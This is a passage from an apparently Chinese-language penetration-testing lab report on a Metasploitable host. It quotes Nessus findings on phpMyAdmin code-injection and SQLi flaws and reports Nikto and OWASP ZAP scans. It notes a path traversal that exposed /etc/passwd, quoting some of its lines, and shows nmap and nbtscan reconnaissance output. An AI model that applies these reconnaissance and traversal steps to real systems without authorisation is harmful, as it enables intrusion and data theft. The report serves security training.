


經過翻找報告，發現對於目標對象主機有興趣的目標漏洞-phpMyAdmin 資料庫管理工具相關漏洞，並且發現其危害程度也分別屬於 HIGH 跟 CRITICAL 的危險等級。

HIGH	7.5*	6.7	36171	phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection (PMASA-2009-4)
CRITICAL	9.8	5.9	125855	phpMyAdmin prior to 4.8.6 SQLi vulnerablity (PMASA-2019-3)

查看 nessus 對於此部分的漏洞描述，如下:

- **phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection**：攻擊者可以在 config.php 在 POST 請求期間更“textconfig”的值，將任意數據保存到生成的配置文件中。讓未經身份驗證的攻擊者可以利用這些問題來執行任意 PHP 程式碼。



36171 - phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection (PMASA-2009-4)

Synopsis

The remote web server contains a PHP application that is affected by a code execution vulnerability.

Description

The setup script included with the version of phpMyAdmin installed on the remote host does not properly sanitize user-supplied input before using it to generate a config file for the application. This version is affected by the following vulnerabilities :

- The setup script inserts the unsanitized verbose server name into a C-style comment during config file generation.

- An attacker can save arbitrary data to the generated config file by altering the value of the 'textconfig' parameter during a POST request to config.php.

An unauthenticated, remote attacker can exploit these issues to execute arbitrary PHP code.

See Also

https://www.tenable.com/security/research/tra-2009-02

http://www.phpmyadmin.net/home_page/security/PMASA-2009-4.php

Solution

Upgrade to phpMyAdmin 3.1.3.2. Alternatively, apply the patches referenced in the project's advisory.

Risk Factor

High

VPR Score

6.7

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score


5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID 34526

10.0.1.5 43

- **phpMyAdmin prior to 4.8.6 SQLi vulnerablity**：目標對象伺服器主機上的 phpMyAdmin Web 服務版本低於 4.8.6。因此，容易受到 SQL injection（SQLi）漏洞的影響。未經身份驗證的攻擊者可以利用此漏洞在後端資料庫中注入或操作 SQL 查詢，從而導致敏感資料的外洩。



125855 - phpMyAdmin prior to 4.8.6 SQLi vulnerablity (PMASA-2019-3)

Synopsis

The remote web server hosts a PHP application that is affected by SQLi vulnerability.

Description

According to its self-reported version number, the phpMyAdmin application hosted on the remote web server is prior to 4.8.6. It is, therefore, affected by a SQL injection (SQLi) vulnerability that exists in designer feature of phpMyAdmin. An unauthenticated, remote attacker can exploit this to inject or manipulate SQL queries in the back-end database, resulting in the disclosure or manipulation of arbitrary data.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?c9d7fc8c

Solution

Upgrade to phpMyAdmin version 4.8.6 or later.
Alternatively, apply the patches referenced in the vendor advisories.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.5 (CVSS:3.0/E:U/RL:O/RC:C)

VPR Score

5.9

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score


5.5 (CVSS2#E:U/RL:OF/RC:C)

10.0.1.5 28

※註：phpMyAdmin 是以 PHP 為基礎，Web-Base 方式架構在網站主機上的 MySQL 的資料庫管理工具，讓管理者可藉由 Web 介面管理資料庫。

➢ Nikto


接著我們使 Nikto 對目標主機進行掃描，Nikto 能夠識別目標網站上可能存在的多種漏洞，包括已知的安全漏洞、配置錯誤以及其他潛在的弱點，會對網站進行目錄和文件的掃描，以檢查是否存在未授權訪問的機會或敏感信息泄露的風險。




經過這次快速的掃描， 可以發現 Nikto 找到一些敏感的訊息， 像是 phpMyAdmin 並沒做一些保護措施，導致 phpMyAdmin 被輕易訪問，phpMyAdmin 用於管理 MySQL 資料庫，應受到保護，並僅限於授權的主機訪問。

➤ OWASP ZAP


再來我們更進一步使用 OWASP ZAP 工具來對目標對象進行網頁服務下的自動化漏洞掃描，尋找可用得網頁漏洞。基礎參數與目標對象 IP address 輸入完後，點選 Attack(紅框)進行掃描。



由掃描結果的 Path Traversal(路徑遍歷)漏洞中看到 password 關鍵字，並發現可能有密碼相關的網頁路徑遍歷漏洞能利用，點選 Open URL 開啟 OWASP ZAP 專屬的工具頁面觀察。



因為目標對象所架設的 Web 服務因為後端的 PHP 語言中的 include()函式引入檔案沒有做輸入的值的驗證，造成攻擊者能繞過， 拿到 Server 的 etc/passwd 下的敏感內容。



於 Alert 所提供的資訊名稱來看，發現有掃到與可能具有 XSS 相關漏洞的網頁位置，除此之外，裡面的資訊主要有以下這些:

- **使用者名稱（Username）：** 登入時使用的名稱。
- **密碼（Password）：** 通常是'x'，表示加密的密碼存儲在 **/etc/shadow** 文件中。
- **使用者 ID（UID）：** 使用者的唯一數字標識符。
- **群組 ID（GID）：** 使用者的主要群組標識符。
- **使用者資訊：** 有關使用者的其他信息（注釋欄位）。
- **目錄（Home Directory）：** 使用者的目錄的絕對路徑。
- **殼程式（Shell）：** 使用者的默認殼程式。

www-data:x:33:33:www-data:/var/www:/bin/sh 為 **WWW-Data** 使用者
daemon:x:1:1:daemon:/usr/sbin:/bin/sh 為守護進程使用者
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false 為MySQL 使用者

藉由 Nikto 及 OWASP ZAP 所得出的結果，可以發現目標對象所架設的 Web 服務伺服器存在著一些網頁漏洞。

經過漏洞工具給出了的資訊，本測試朝向以 phpMyAdmin 與 MySQL 相關漏洞去滲透目標對象，希望藉此進入目標對象主機，並完成一系列操作。

伺服器資料庫通常存放許多敏感資料(如：網站使用者帳號密碼或個人基本資料等)，若能成功入侵至目標主機，便能操作該主機，並獲取機密資料，因此選用 phpMyAdmin 與 MySQL 相關漏洞為目標。

經過第一階段的漏洞目標選定，此階段將開始針對目標漏洞進行漏洞用。


首先，使用 nmap 連接埠掃描(Port scanning)，掃描目標對象主機 port 開啟狀態與運行的服務。發現有開啟 MySQL 服務與其版本資訊(MySQL 5.0.51a-3ubuntu5)。

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.0.1.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-22 07:13 EST
Nmap scan report for 10.0.1.5
Host is up (0.00030s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linu
x:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
```

再使用 nbtscan 探查目標對象主機(10.0.1.5)的 NetBIOS 資訊。

```
┌──(kali㉿kali)-[~]
└─$ nbtscan -hv 10.0.1.5
Doing NBT name scan for addresses from 10.0.1.5


NetBIOS Name Table for Host 10.0.1.5:

Incomplete packet, 335 bytes long.
Name             Service          Type
----------------------------------------------
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
__MSBROWSE__   Master Browser
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections

Adapter address: 00:00:00:00:00:00
----------------------------------------------
```

